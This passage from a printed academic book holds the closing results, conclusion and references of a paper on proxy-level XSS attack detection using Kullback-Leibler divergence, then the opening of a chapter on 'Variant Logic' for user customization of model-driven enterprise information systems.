Serendipity	0	1	3	3	55
PHP fusions	0	1	2	5	40
# of undetected attack (FN%)	0 (0%)	2 (1.4%)	9 (6.4%)	13 (9.2%)	140

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. KLD Values For A_0-A_4




Table 8. Evaluation summary of false positive (FP) rate for various threshold levels

Application	Total # of benign inputs	t= $7.19*10^{-7}$ (FP%)	t= $5.19*10^{-2}$ (FP%)	t= 0.002 (FP%)
PHP-Address book	108	2 (1.8%)	4 (3.7%)	5 (4.6%)
Serendipity	132	3 (2.2%)	2 (1.5%)	4 (3.0%)
PHP fusions	204	4 (1.9%)	5 (2.4%)	7 (3.4%)
# of false alarm (FP%)	444	9 (2.0%)	11 (2.5%)	16 (3.6%)

numbers, and dates. We maintain a set of benign input repository and draw from them during the evaluation based on the needs. The FP rates ranges between 1.8% and 4.6%, 1.5% and 3.0%, and 1.9% and 3.4% for *PHP Address book*, *Serendipity*, and *PHP fusions*, respectively. The highest FP rate is observed for the *PHP Address-book* (4.6%, for $t = 0.002$) and the lowest FP rate is found for *Serendipity* (1.5%, $t = 5.19*10^{-2}$). The overall FP rate is between 2.0% and 3.6%. Our observation indicates that setting the threshold value (t) close to zero results in avoiding false positive warnings. Also by comparing the findings from Tables 7 (FN rate) and 8 (FP rate), we suggest to set the threshold value t that minimizes FP. This would allow us to minimize the FN as well while detecting XSS attacks based on KLD.

Finally, we assess the overhead imposed by the proxy-based XSS detection approach. Notably, we measure the time delay required to analyze response page which subsequently affect the rendering of a web page at the client side. Table 9 shows the average delay to receive a response page during our evaluation. We compute the delay by averaging the delays incurred due to the analysis of all response pages during our evaluation (including pages generated due to both malicious and benign inputs). We find that *PHP Fusions* has the highest average delay (412ms), followed by the *PHP Address Book* (354ms) and *Serendipity* (233ms). The major reason of having the delay is to extract and tokenize JavaScript code, as well as computing KLD based on smoothed distributions. Some the response pages that have large amount of inline JavaScript code require more time to process by the proxy.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 9. Performance overhead evaluation

Application	Delay (millisecond)
PHP-Address book	354
Serendipity	233
PHP fusions	412

5. CONCLUSION

XSS is one of the most common vulnerabilities discovered in web applications. This paper develops a proxy-level XSS attack detection approach based on Kullback-Leibler Divergence (KLD). Our approach relies on distance between the probability distribution of legitimate JavaScript code and the observed JavaScript code present in a response page. A proxy-level framework has been developed to compute KLD to identify the distance between the two types of JavaScript code. The deviation between the two types of JavaScript results in a KLD value greater than zero. The KLD-based XSS detection approach also relies on constant back-off smoothing technique of probability distribution to consider the unseen JavaScript tokens among the two sets of code distributions. We implement the approach by extending a web debugging tool and apply the approach to test three vulnerable PHP applications. The evaluation results indicate that the approach can successfully detect widely known XSS attack signatures by setting appropriate threshold values. The estimated FN rates vary between 0% and 9.2%, and the FP rates vary between 1.5% and 4.6%. We also show a comparative analysis for designer to choose the most appropriate threshold values to minimize FP and FN rates. The approach imposes negligible overhead at the proxy-level.

Our future work plan includes evaluating the approach for more web applications, applying KLD based on other smoothing techniques, and detecting attacks in presence of external JavaScript files. Currently, our approach does not address dynamic but legitimate JavaScript code generated. Our future work plan includes addressing this situation.

ACKNOWLEDGMENT

This work is supported in part by STEM/ LSAMP (Louis Stokes Alliances for Minority Participation) Scholarship Program.

REFERENCES

Acutenix (2013). Accessed from www.acunetix.com/cross-site-scripting/scanner

(2003). Lecture Notes in Computer Science: Vol. 2633. *Bigi, Brigitte* (pp. 305–319). Using Kullback-Leibler Distance for Text Categorization.

Chin, E., & Wagner, D. (2009). Efficient Character-level Taint Tracking for Java. *Proc. of the Workshop on Secure Web Services* (pp. 3-11), Chicago, USA.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Cover, T., & Thomas, J. (2006). *Elements of Information Theory*. John Wiley and Sons.

Fiddler. (2013). Web Debugging Proxy. Accessed from http://fiddler2.com

Frenz, C., & Yoon, J. (2012). XSSmon: A Perl based IDS for the Detection of Potential XSS Attacks. Systems, *Proc. of 2012 IEEE Long Island Applications and Technology Conference* (pp. 1 - 4). doi:10.1109/LISAT.2012.6223107

Fukui, Ken-ichi., Sato, Kazuhisa., Mizusaki, Junichiro., & Numao, Masayuki. (2010). Kullback-Leibler Divergence Based Kernel SOM for Visualization of Damage Process on Fuel Cells. *IEEE International Conference on Tools with Artificial Intelligence* (pp. 233-240).

Futoransky, A., Gutesman, E., & Waissbein, A. (2007). *A Dynamic Technique for Enhancing the Security and Privacy of Web Applications*. Las Vegas: Proc. of Black Hat USA.

Gundy, M., & Chen, H. (2009). Noncespaces: Using Randomization to Enforce Information Flow Tracking and Thwart Cross-site Scripting Attacks. *Proc. of the 16th Network & Distributed System Security Symposium*, San Diego.

Iha, G., & Doi, H. (2009). An Implementation of the Binding Mechanism in the Web Browser for Preventing XSS Attacks: Introducing the Bind-Value Headers. *Proc. of the Intl. Conf. on Availability, Reliability and Security (*pp. 966-971). doi:10.1109/ARES.2009.19

Jelinek, F., & Mercer, R. (1980). Interpolated estimation of Markov Source Parameters from Sparse Data. *Workshop on Pattern Recognition in Practice*.

Jim, T., Swamy, N., & Hicks, M. (2007). Defeating Script Injection Attacks with Browser-Enforced Embedded Policies. *Proc. of the 16th International Conference on World Wide Web (*pp. 601-610), Banff, Alberta. doi:10.1145/1242572.1242654

Johns, M., Engelmann, B., & Posegga, J. (2008). XSSDS: Server-Side Detection of Cross-Site Scripting Attacks. *Proc. of the Annual Computer Security Applications Conference* (pp. 335-344), California, USA. doi:10.1109/ACSAC.2008.36

Kirda, E., Kruegel, C., Vigna, G., & Jovanovic, N. (2006). Noxes: A Client-Side Solution for Mitigating Cross-Site Scripting Attacks. *Proc. of the 21st ACM Symposium on Applied Computing (*pp. 330-337), Dijon, France. doi:10.1145/1141277.1141357

Li, G., & Wang, Y. (2012). Differential Kullback-Leibler Divergence Based Anomaly Detection Scheme in Sensor Networks. *Proc. of 12th IEEE International Conference on Computer and Information Technology* (pp. 966-970). doi:10.1109/CIT.2012.197

Msujaws (2011). XSS Session Hijacking proof of concept. Retrieved on Dec 07, 2013 from http://msujaws.wordpress.com/2011/02/17/xss-session-hijacking-proof-of-concept/

Nadji, Y., Saxena, P., & Song, D. (2009). Document Structure Integrity: A Robust Basis for Cross-site Scripting Defense. *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, San Diego, California.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Ney, H., Essen, U., & Kneser, R. (1994). On Structuring Probabilistic Dependences in Stochastic Language Modeling. *Computer Speech & Language*, *8*(1), 1–38. doi:10.1006/csla.1994.1001

OSVDB. (2013). Open Source Vulnerability Database. Accessed from http://osvdb.org

OWASP. (2013). The Open Web Application Security Project (OWASP). Retrieved Dec 07, 2013 from https://www.owasp.org/index.php/Top_10_2013-Top_10

OWASP-Cheat Sheet. (2013). Accessed from https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

OWASP-XSS. (2013). Retrieved Dec 07, 2013 from https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Pietraszek, T., & Berghe, C. (2005). Lecture Notes in Computer Science: Vol. 3858. *Defending Against Injection Attacks through Context-sensitive String Evaluation. Proc. of the Recent Advances in Intrusion Detection* (p. 124).

Sarkar, S., Rama, G., & Kak, A. (2007). API-Based and Information-Theoretic Metrics for Measuring the Quality of Software Modularization. IEEE Transactions on Software Engineering (pp. 14-32), January 2007, Vol. 33, No. 1.

Shahriar, H., Chen, W., Mawangi, E., & North, S. (2013). Design and Development of Anti-XSS Proxy. *Proc. of the 8th International Conference for Internet Technology and Secured Transactions* (6 pp.), London, UK, (to appear).

Shahriar, H., & Zulkernine, M. MUTEC: Mutation-based Testing of Cross Site Scripting. *Proc. of the 5th International ICSE Workshop on Software Engineering for Secure Systems* (pp. 47-53), Vancouver, Canada, May 2009. doi:10.1109/IWSESS.2009.5068458

Shahriar, H., & Zulkernine, M. S2XS2: A Server Side Approach to Automatically Detect XSS Attacks. *Proc. of the 9th IEEE International Conference on Dependable, Autonomic and Secure Computing (*pp. 7-14), Sydney, Australia, December 2011. doi:10.1109/DASC.2011.26

Shahriar, H., & Zulkernine, M. (2012, May). Mitigation of Program Security Vulnerabilities: Approaches and Challenges. [CSUR]. *ACM Computing Surveys*, *44*(3), 11. doi:10.1145/2187671.2187673

Shar, L., & Tan, H. (2012). Auditing the XSS defence features implemented in web application programs. IET Software (pp. 377 - 390), Volume 6, Issue 4.

Tapiador, J., & Clark, J. (2010). Information-Theoretic Detection of Masquerade Mimicry Attacks. *Proc. of 4th International Conference on Network and System Security* (pp. 183-190).

Tudor, J. (2013). Web Application Vulnerablitiy Statistics. White Paper. Accessed from http://www.contextis.com/files/Web_Application_Vulnerability_Statistics_-_June_2013.pdf

W3af (2013). Open Source Web Application Security Scanner. Accessed from http://w3af.org

Wurzinger, P., Platzer, C., Ludl, C., Krida, E., & Kruegel, C. (2009). SWAP: Mitigating XSS Attacks using a Reverse Proxy. *Proc. of the ICSE Workshop on Software Engineering for Secure Systems* (pp. 33-39), Vancouver. doi:10.1109/IWSESS.2009.5068456

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Zhai. (2002) Risk Minimization and Language Modeling in Text Retrieval, PhD thesis, Carnegie Mellon University.

ENDNOTES

[1] An earlier version of this article has been published in Shahriar *et al.* 2013.

[2] We considered vulnerability reported between the years 2007-2013.

This research was previously published in the International Journal of Secure Software Engineering (IJSSE), 5(3); edited by Martin Gilje Jaatun, pages 1-15, copyright year 2014 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 43
Variant Logic for Model Driven Applications

Jon Davis
Curtin University, Australia

Elizabeth Chang
Curtin University, Australia

ABSTRACT

Customizing Enterprise Information Systems (EIS) scale applications can be very expensive, also incurring additional costs during their lifecycle when customizations may need to be re-engineered to suit each EIS upgrade. The ongoing development of a temporal meta-data framework for EIS applications seeks to overcome these issues, with the application logic model supporting the capability for end users to define their own supplemental or replacement application logic meta-data, as what the authors term Variant Logic, to become a variation of the core application logic. Variant Logic can be applied to any defined model object whether visual objects, logical processing objects, or data structures objects. Variant Logic can be defined by any authorized user, through modeling rather than coding, executed by any user as an alternative to the original application logic, and is available for immediate execution by the framework runtime engine. Variant Logic is also preserved during automated meta-data application updates.

INTRODUCTION

The great majority of software applications in practical use are the result of hard coded program logic that has been compiled and deployed for use as part of the developer's release schedule. Whether the result of a developer producing a commercial application for widespread release or an internal development team producing software to suit a specific internal purpose or process, the development path will follow similar traditional processes.

Externally developed third party software typically provides minimal scope for end users to greatly influence the design and functionality of the application – such influence is usually minor and limited to providing suggestions or advice to the developers, or via bug reporting feedback. While identified bugs in a commercial application may be a priority and receive a higher level of attention in terms of

DOI: 10.4018/978-1-5225-3422-8.ch043

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

feedback from users and the response of developers it is more typical that user requests for change will suffer long periods before they are introduced into production application releases, if ever.

Expensive alternatives that are often employed by organizations that use large scale third party Enterprise Information System or Enterprise Resource Planning (ERP) style solutions are to engage the vendor or other authorized third parties to develop specific customizations for an organization's requirements to become embedded within a new localized version of the application to support that determination.

Internally developed software may often offer some "time to delivery" opportunities in effecting new desired functionality due to a potentially higher focus on satisfying the organization's specific requirements. The overall cost effectiveness of internal development vs. the use of third party applications with customizations requires a suitable business case for each organization.

In either case, any ongoing customizations or internal development efforts over the lifecycle of the application can be a significant additional cost. An alternative option to choose to utilize commercial-off-the-shelf applications and limit modifications can minimize direct costs but impose internal organizational workflow and inefficiency costs that can also become significant and need to be identified and assessed as part of an overall business case to assist in solution decision making.

The overall lifecycle costs of maintaining an EIS style application are further compounded when accounting for the effort and costs of all major version upgrades, updates, patches and field fixes that may be released by the application vendor. These costs can be significantly magnified when the organization has employed customizations as they need to be reviewed and tested and may require re-engineering using traditional hard coding techniques during each update event to ensure compatibility. Where organizations often choose to defer or skip upgrades to reduce these update costs and any associated application downtime they still incur internal organization inefficiency costs due to delaying the uptake of the otherwise provided updated application benefits to their organization. A suitable review should be conducted to assess these effects.

Our ongoing development of a temporal meta-data framework (Davis 2004) for EIS style applications seeks to overcome these issues as an example of the model driven engineering paradigm. A meta-data EIS (MDEIS) application is fully defined and stored as a model, without the need for application coding, for direct execution by an associated runtime engine.

How do we define MDEIS applications? Firstly, we consider the class of EIS applications that we summarize as visual and interactive applications that prompt for the entry of appropriate transaction data and user events from the application users, use rules based workflow sequences and actions and utilize database transactions in a (relational) database environment to complete the actions. They are typically structurally repetitive and tend to be a technically simpler subset of possible software applications. They generally consist of EIS and Enterprise Resource Planning (ERP) style applications such as; logistics, human resource, payroll, project costing, accounting, customer relationship management and other general database applications. The collective application design requirements are stored and available in a suitable meta-model structure and supported by an execution framework that will allow the EIS application models to be executed automatically and directly from the model, thus the transformation to the MDEIS application. The temporal aspect of the model represents the transaction tracking nature of the application data and meta-data to permit rollback or rollforward through any time period, regardless of the application logic version (the correct state of which is always maintained).

A specific objective of the framework is to also provide the capability for any end user to define and create their own application logic to supplement or replace a vendor's pre-defined MDEIS application

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

logic as what we term Variant Logic - to become an alternate variation of the application logic (Davis, 2011a).

Variant Logic can be applied to any object defined in a meta-data EIS application model whether visual objects, logical processing objects, or as data structures objects. Variant Logic can be defined by any authorized user acting as a Logic Definer via additional object definition in the model and can be assigned for execution to any user as an alternative to the original application logic

The term Variant Logic applies to the overall concepts and supporting framework. A specific instance of Variant Logic is defined as an individual Logic Variant. A defined Logic Variant becomes available for immediate execution by a framework runtime engine and is preserved during any automated meta-data application updates that may be provided by the originating vendor or developer.

Separate detailed analyses (Davis, 2011b) have shown that MDEIS applications can have proportionally significantly lower lifecycle costs compared to traditionally developed EIS applications (circa 18%). This modeling was based on a comparison to a traditional EIS lifecycle where the software is not customized but is regularly updated as per a typical vendor's recommendations. We will demonstrate that an active usage and management of the Variant Logic capability by securely permitting the widespread use of efficient MDEIS customizations to all levels of end users can further provide very substantial additional tangible efficiency savings that will maximize an organization's workflow processes and operations in the most timely and efficient manner.

It is the aim of this chapter to substantiate the application of Variant Logic, by reviewing traditional and emerging software development and customization methods, examining the application of Variant Logic to a meta-data based application model, and provide examples demonstrating the practical application of Variant Logic.

BACKGROUND

Improving the quality, flexibility, and adaptability of software has been a continual process of technological innovation and refinement. Whilst often constrained by hardware development and processing capability the problem has generally been twofold. Firstly there is the available functionality of the software development environment itself; the underlying source code specification, supporting framework, editor functionality and the runtime environment. Secondly is the application flexibility that has been specifically coded by the particular instance of the source code and then made available as the executing application.

We review the following related issues of software flexibility technologies that have guided the overall software development field and subsequently to assist in defining the required Variant Logic capabilities of the temporal meta-data framework for EIS applications.

Object Polymorphism

The polymorphism aspect of object oriented programming has provided a helpful simplification to logic localization and streamlined coding practices. The literal meaning of polymorphism is 'many forms" and in the Object Oriented (OO) world it allows different subclasses of objects to respond differently to the same message, or invoking call, with each subclass invoking its own unique method for resolution.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

As a coding aid, polymorphism is of direct use to the OO programmer in developing local object variants. An approximate analogy in the meta-data EIS application framework is the definition of multiple instances of a meta-data model object, each defined with different features as specific instances of defined Logic Variants.

OMG, MDA, and Reusable Objects

The aim of the Object Management Group (OMG) is to "provide an open, vendor-neutral approach to the challenge of business and technology change." The OMG represent one of the largest proponent groups for Model Driven Engineering (MDE) with the goal for their Model Driven Architecture (MDA) initiative to "separate business and application logic from underlying platform technology" (OMG, 2012).

The OMG approach is predicated on the design of platform independent models defined primarily with Unified Modeling Language (UML), which can be rendered into a platform specific model with interface definitions to describe how the base model will be implemented on the target platform.

The OMG also manages the standards, primarily:

- UML 2,
- MetaObject Facility (MOF) where models can be stored, shared and transformed,
- XML Metadata Interchange (XMI) for defining, interchanging, manipulating and integrating XML objects and data, and
- Common Warehouse Metamodel (CWM) as a standard interface to interchange metadata between warehouse tools, platforms, and repositories.

A primary goal of the OMG is interoperability and the tools and technologies are primarily aimed at highly technical analysts and developers. The OMG supports industry developers of supporting toolsets as well as users developing with the technologies. While UML is a widely adopted standard for aiding software development it is a semi-formal language which lacks the precisely defined constructs to fully define application logic (Mostafa, 2007) and has been more commonly used as a coding accelerant rather than a coding replacement.

Complementary strategies aim for more plug'n'play style solutions where components are constructed to an accessible interface standard which allows the component objects to more readily interact with minimal recoding such as by (Talevski, 2003). In Yan (2009) support for multiple simultaneous versions of an application would be provided by a hybrid interim data schema evolution that satisfies both the current and proposed application functionality as a stepping stone to the final version and schema.

The temporal meta-data framework for EIS applications is a MDA class of solution that not only seeks to separate the application logic from the technology platform but to also make the application logic accessible to a less technically skilled base of application modelers that we define as Logic Definers. Specifically we aim to reduce the competency entrance for EIS style application development from technical programmers down to knowledgeable power users, to around the level of competency of medium to advanced spreadsheet creators.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Model Driven Engineering

An important alternative to the common process of hard coded application logic is provided by ongoing Model Driven Engineering (MDE), which is a generic term for software development that involves the creation of an abstract model and how it is transformed to a working implementation (Schmidt, 2006).

A significant proportion of the works to date have involved modeling which contributes more directly to streamlining code generation, processes that are directly aimed for and dependent on highly technical programmers such as (Ortiz, 2009) who specifies alternate aspects and (Cicchetti, 2007) who identifies model insertion points for code insertion. (Fabra, 2008) base their works on the UML 2 specification to seek to reduce coding and transform models of business processes into executable forms.

Zhu (2009) takes a strong model generation approach that seeks to identify customizations to a base model but then implements and maintains each new customized model as separate models executed as individual application instances.

In France (2007), they argue for future MDE research to focus on runtime models, where these executing models can also be used to modify the models in a controlled manner. Such a direction provides not only more manageable change control but also necessarily shifts the target of the change agent closer to the knowledgeable business end user rather than relying solely on the technical programmer.

Such a model is the goal of our temporal meta-data framework for EIS applications. This framework concept is based on our assertion that performance of the analysis and efficient collection of this information can also perform the bulk of the design phase for an EIS application largely as a simultaneous activity. With the collective design requirements stored and available in a meta-model structure, MDEIS applications can be executed automatically from the model with the availability of the framework runtime components.

Every aspect of the EIS application functionality is defined as an object of the meta-data model whether it is identified as core application meta-data produced by the original vendor, or whether it is a modification or extension produced by a user or third party as Variant Logic. Meta-data based version updates will always be clearly identified by a comparison of the meta-data between two time states and then re-producing the sequence of meta-data changes to apply to the meta-data model to be updated.

It is the application of Variant Logic to this meta-data model structure that can extend the scope of the source of the application logic to any authorized user who may act as a logic definer modifying any aspect of the underlying application model.

User Configuration

Most applications will provide some level of user configuration, whereby some aspects of the application can be readily defined by authorized users that will modify some application behavior. Users of business applications would be familiar with the types of application configuration provided in some applications such as: the ability for users to select their own colour scheme for aspects of the user interface; the option to set some environmental options e.g. international locale to adjust some items' display attributes; or save the screen positions of user positioned screens.

Some features may apply to only a specific user or user group whilst others may affect the global user base which may not be a desirable outcome for other affected users. More advanced configuration features of some applications may also allow users to: create simple reports or user defined data extrac-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tions and save them as accessible visual objects; or create simple template based user entry screens based on a data table.

There is no common or minimum capability for which user configuration options are provided in applications. Some applications may provide extensive configuration options whilst others may provide minimal flexibility options. While varying in complexity the generally available configurable content for end users tends to be limited to simplistic features (Rajkovic, 2010) with application customization being required for more advanced features. Hagen (1994) long ago identified the need to focus on more configurable software to benefit users and developers as a joint initiative of software development to merge configuration and customization aspects.

Every feature of the meta-data EIS application from the simple to the complex can be optionally configured by authorized users and specified to apply to only specific users or user groups. Simple features will require only basic knowledge to configure whilst more complex features will require a necessarily deeper understanding of function and capability.

User Customization

EIS applications generally consist of three common layers or at least conceptual considerations for development; user interface, business logic and the database repository. Traditional EIS application development almost exclusively requires highly trained developers fluent in the various and often multiple languages, protocols and technologies that constitute the EIS application that may have been progressively developed over many years, containing multiple legacy technologies at any time.

The scope of the typical end user to extend functionality changes beyond that permitted by the commonplace user configuration capabilities is typically quite minimal as traditional software customizations will require:

- Access to the entire or at least partial application source code,
- Documentation and knowledge of the Original Equipment Manufacturer's (OEM) internal software structure, design, directory and Application Programming Interfaces (APIs),
- Appropriate software development licenses and editor environments, correctly configured to produce compatible output software,
- Required technical skills to implement the specific customizations.

These requirements effectively need to duplicate much of the software development environment of the OEM software developer which is always going to be complex and expensive to establish and maintain, and is exclusively the domain of the skilled technical programmer. Whether the OEM software developer is willing to expose any level of its often proprietary intellectual property to third parties or customers is purely at the behest of the individual OEM.

All features of the MDEIS application can be permitted to be customized by authorized end users, acting as Logic Definers, aiming at the knowledgeable business user or power user rather than solely restricted to technical experts. Defining complex or new application segments will require a correspondingly higher understanding of MDEIS functionality which a technical programmer can certainly fulfill as can a knowledgeable power user.

In a traditional organization environment, usually only the highest priority customizations, if any, are likely to be implemented. A key aspect for MDEIS applications is that these customization features

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

are then available to be created by any authorized user, for any particular purpose, drastically increasing the scope for rapid organizational and personal workflow improvement.

Application Customization and Rework

Expensive alternatives that are often employed by organizations that use large scale EIS/ERP solutions are to engage the vendor or authorized third parties to develop specific customizations for the user requirements to become embedded within a new localized version of the application.

Customizations to EIS/ERP systems require developers fluent in the development languages and in the detailed structure of the application logic and structure and depending on the scale can become significant software engineering exercises. (Hui, 2003) provides a model to optimize capturing the requirements for major customizations.

Whilst it may have a suitable overall business case for an organization to take this option it is often expensive and time consuming (Dittrich, 2009). Determining the final scope of a customization is a balancing act between the initial and ongoing costs to maintain the customization against the expected benefits. As the costs are often very high accordingly often only the highest priority subset of features would typically be implemented. Further review and potential re-engineering is also required for each customization whenever the EIS is upgraded or updated by the OEM to ensure ongoing compatibility of the customizations, which adds often considerable further time and expense to each upgrade.

Customization of EIS systems for the local environment has become a fact of life for many end user organizations and reducing the impact of the use of customizations through the maintenance lifecycle is another major objective of our research. As a MDEIS application is based purely on defined meta-data they will always be automatically updated by the framework as a sequence of updated meta-data (Davis, 2011c). Where customizations have been defined, as Variant Logic, many customizations will continue to work directly and the MDEIS framework will report exactly on where any potential conflicts may arise, minimizing any potential re-work. In any case the core OEM MDEIS logic is secure and cannot be compromised.

Software Version Management

Version control is the goal of software configuration management, to ensure the controlled change or development of the software system (De Alwis, 2009), to track the development of the components and manage the baseline of software developments (Ren, 2010) including throughout the various phases of a project (Kaur, 2009).

In traditional software development the atomic level to which version control can be applied varies on the version control systems used but can be as high as individual source code files or database table definitions. The atomic level to apply version control for a MDEIS application model is each individual object's attribute definition within the MDEIS application model. Meta-data version control needs to be managed at the lowest levels as it is also fundamentally tied to maintaining model integrity and permitting direct dynamic execution.

Version control in an MDEIS application is an automatic function closely related to the management and support of the temporal execution capability of the framework (Davis, 2011d) which maintains the temporal status of data and meta-data to support the rollback and rollforward execution to any point in time. An associated technique for identifying changes between versions of software (Steinholtz, 1987)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

is a classical key approach when applied to the meta-data model and is instrumental to allowing an automated update approach to be applied to MDEIS applications. The MDEIS application framework will process these automatic updates as a sequence of new meta-data update commands.

VARIANT LOGIC META-DATA MANAGEMENT

What are the Core Impediments to Application Flexibility?

Many of the issues facing software application flexibility and modification have been introduced in the previous section. Key concerns that need to be addressed to significantly improve the current widespread organizational operational inefficiencies, software development duplication efforts, and imposed restrictions on software capability include:

- **Application Logic Openness:** Software developers can and do readily lock access to the underlying application and effectively achieve closed systems via compiled software and proprietary code libraries and technologies. MDEIS applications expose the application logic and workflow definitions within the meta-data model and allow users to ignore the supporting technologies. Review and analysis of the application logic becomes much simpler and can be supported by the automatic generation of logic structure analysis reports i.e. MDEIS application will self-document - this makes the analysis, understanding, and extension of MDEIS applications much simpler and supports a speedier process to assist in ongoing operation and logic expansion.
- **Data Structure Availability:** The internal data structures of an EIS system can become very complex, especially over multiple generations where legacy data structures have been maintained and where new technologies have been progressively added to the EIS functionality, often resulting in severe internal data segmentation. MDEIS applications define all data objects within the same consistent meta-data model so that all data is always well defined and readily available for access and processing via the same logic definition mechanisms.
- **Configurability vs. Customization:** Software developers do not apply consistent capability or definitions of the level of flexibility that their applications deliver. Some may define that a configuration is based on an attribute definition change executed via a provided user interface feature, whilst others may extend the definition to supporting but requiring user developed application code to be created and integrated. The common aspect is that there is usually only a small subset of application features that can be readily modified in most applications as a configuration. In MDEIS applications every aspect of the defined application logic can be modified from the simplest to the most complex user interface, workflow or data objects.
- **Personal Flexibility:** EIS applications are often the core workflow mechanism for many users and user groups to perform their operational roles; however, the same core functionality of the EIS, whether customized or not, may not best suit all users or even user groups. Different workflows may be required to achieve maximum efficiency; however, it may not in a traditional software development sense be considered worthwhile to implement any personal or localized customizations. MDEIS applications will provide the same flexible and functional customization capability via Variant Logic to any authorized users as per any organization wide customizations, readily

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

allowing minor or major changes to be defined as is appropriate for any specific individual or user group need.

- **Organizational Flexibility:** EIS applications tend to often provide only the most common functionality and rarely will the "out of the box" workflows suit all customers and all of their users. High levels of customization are commonplace for customers to achieve a suitable level of compatibility with their organisational workflows. MDEIS applications cannot avoid this problem entirely but the MDEIS application will provide great flexibility, economy, and speed of delivery via Variant Logic as an efficient solution.
- **Lifecycle Costs:** the initial implementation cost of an EIS application is typically only a small fraction of the overall system lifecycle cost. The size and scope of customizations vary with associated proportional costs to develop and implement. Every future EIS update from the OEM needs to be reviewed and tested for ongoing compatibility with all customizations and may often involve significant effort and re-work to ensure that the customizations will maintain compatibility with the new core application changes. The MDEIS application can be shown to potentially deliver comparative lifecycle costs below 20% of traditional EIS applications. The efficient and widespread application of Variant Logic could be expected to lower this comparison further when a high number of individually minor but collectively effective Logic Variants are implemented, particularly those that would likely never be of a high enough individual priority to warrant implementation as part of a traditional customization.
- **Speed to Deliver Customizations:** EIS software developers have many considerations when candidate customizations are proposed resource conflicts with their ongoing core development teams, a wide customer base generating many individual customization requests, analysis of customizations for consideration as core application functionality inclusion, plus commercial engagement processes. Customers themselves have many considerations such as prioritization of often many customization requests, budgetary constraints, internal agreement on scope and the ultimate scheduling of associated testing and updates. The net effect can cause significant delays from conception to eventual implementation, with prioritization and business case determinations excluding an often majority of individually smaller but overall significant set of candidate improvements. The Variant Logic capability of MDEIS applications can not only significantly lower the individual cost of each logic definition change to allow a corresponding increase in overall scope but through de-centralization can drastically reduce the delivery time, as knowledgeable users can create their own Logic Variants, and complex Logic Variants can be outsourced to any suitable technical resource such as power users, third parties or the OEM - all as simultaneous asynchronous activities. Additionally the automated update capability of MDEIS application will greatly speed any update or upgrade processes.
- **Effort and Expense:** The natural market forces of competition do not often strongly apply when dealing with an OEM or restricted set of authorized third party developers which contributes to the typically high level of expense to develop traditional EIS customizations. Whilst it may be prudent to engage the most knowledgeable and technical resources of the OEM for the more complex of customizations, or Logic Variants in a MDEIS application, there is a wide range of modifications that can be effectively performed locally by internal users, subject matter experts and technical resources. The ready use of appropriate internal resources would typically provide much lower cost and turnaround particularly for the often large number of potential Logic Variants

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

that may be individually minor and relatively trivial to implement but overall can be representative of a potentially major collective opportunity benefit.

- **Organization Efficiency:** Due to the high lifecycle costs of customizations usually only the highest priority modifications are ever implemented. Accordingly, there is an indirect organizational cost incurred for every identified but unfulfilled improvement due to continuing to operate with the identified inefficiencies of the current available workflows and processes. MDEIS applications reduce the overall lifecycle costs compared to traditional EIS applications, below 20% in comparison, providing increased profitability and scope for significant Variant Logic customization. Additionally similar comparative savings apply to the creation of each Logic Variant making each modification significantly cheaper to implement again providing further scope to fund further improvements. The potential comparative floor price for Variant Logic definition can be even lower for individual Logic Variants as simpler modifications may often be more directly implemented locally and immediately whereas even trivial customizations can incur a minimum but proportionately higher level of cost and effort from external developers.

These key issues have been in existence for the history of large scale commercial software applications such as EIS style applications. Their resolution requires a paradigm shift away from the traditional software development lifecycle. We believe that the use of Variant Logic as a major aspect of a model driven approach can provide a pathway to providing major improvements.

Using Variant Logic for Customizations in a Model Driven Context

Our ongoing development of a temporal meta-data framework for EIS applications seeks to remove the need for hard coding by technical developers (other than in the creation of the runtime engine and meta-data editors), and transform the responsibility of defining application logic to business analysts, knowledge engineers and even business end users.

Once the MDEIS application logic has been defined as meta-data and stored as a model the model can then be used for direct execution by a runtime engine. The model allows the application logic to be defined as a set of high-level objects (which provide the greatest functionality from the smallest definition) through to allowing for low-level functions such as mathematical expressions. The model is abstracted away from any underlying framework code and relies on specifying the relationships between defined application objects and the required actions.

The model abstraction is also aimed at allowing less technical users such as knowledgeable or power users from the business side of the user organization to define the requirements for and thus the actual model objects for the application logic. The model also supports a specific objective of the framework which is to provide the capability for end users to define and create their own additional application logic to supplement or replace a vendor's pre-defined application logic, as what we term Variant Logic, to become a variation of the application logic for their own specific purposes.

EIS applications typically consist of three common layers or at least conceptual considerations for development; the user interface, business logic and database repository. Traditional EIS application development almost exclusively requires highly trained developers fluent in the various and often multiple languages, protocols and technologies that constitute the EIS application. Variant Logic for MDEIS applications can be defined to specify changes in each of these three areas:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

